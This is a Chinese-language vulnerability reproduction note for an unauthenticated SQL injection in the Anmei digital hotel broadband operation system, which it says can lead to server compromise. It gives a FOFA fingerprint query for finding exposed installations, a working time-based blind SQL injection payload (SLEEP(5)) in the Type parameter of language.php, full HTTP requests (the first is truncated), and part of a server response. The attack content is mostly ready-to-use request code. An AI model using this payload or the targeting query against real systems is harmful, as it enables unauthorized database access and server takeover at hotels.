
A18-2安美-数字酒店宽带运营系统-SQL

漏洞描述：

安美数字酒店宽带运营系统 online_status.php、language.php等接口处存在SQL注入漏洞，未经身份认证的攻击者可以通过此漏洞获取数据库权限，进一步利用可导致服务器失陷。

网站图片：



此连接不安全。在此处输入的登录信息可被窃取。详细了解

网络测绘：

fofa语法：


FOFA：app="安美数字-酒店宽带运营系统"

漏洞复现：

payload：

```
GET /language.php?EditStatus=1&LangEName=pHqghUme&LangID=1&LangName=pHqghUme&LangType=0000%E7%B3%BB%E7%BB%9F%E5%9F%BA%E6%9C%AC%E4%BF%A1%E6%81%AF&Lately=555-666-0606&Sear
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

延时5秒



```
GET /language.php?EditStatus=1&LangEName=pHqghUme&LangID=1&LangName=pHqghUme&
LangType=0000%E7%B3%BB%E7%BB%9F%E5%9F%BA%E6%9C%AC%E4%BF%A1%E6%81%AF&Lately=555-666-0606&Search=the&
SerialID=1&Type=0%27+AND+%28SELECT+1292+FROM+%28SELECT%28SLEEP%285%29%29%29XMMv%29--+FwAs&UID=add&
submit=%20%E6%B7%BB%20%E5%8A%A0%20 HTTP/1.1
Host: [redacted]:44443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
HTTP/1.1 200 OK
Date: Mon, 04 Dec 2023 09:06:45 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 5319

<html>
<title>语言管理</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<link REL="STYLESHEET" TYPE="text/css" HREF="/script/style.css">
<script language="JavaScript" src="/script/string.js"></script>
<script language="JavaScript" src="/script/flybar.js"></script>
<script language="JavaScript">
function docheck(form)
{
    form.LangID.value = trim(form.LangID.value);
    if (form.LangID.value == "") {
        alert("下标ID不允许空");
        form.LangID.focus();
        return false;
    }
    form.LangName.value = trim(form.LangName.value);
    if (form.LangName.value == "") {
        alert("中文语言内容不允许空");
        form.LangName.focus();
        return false;
    }
```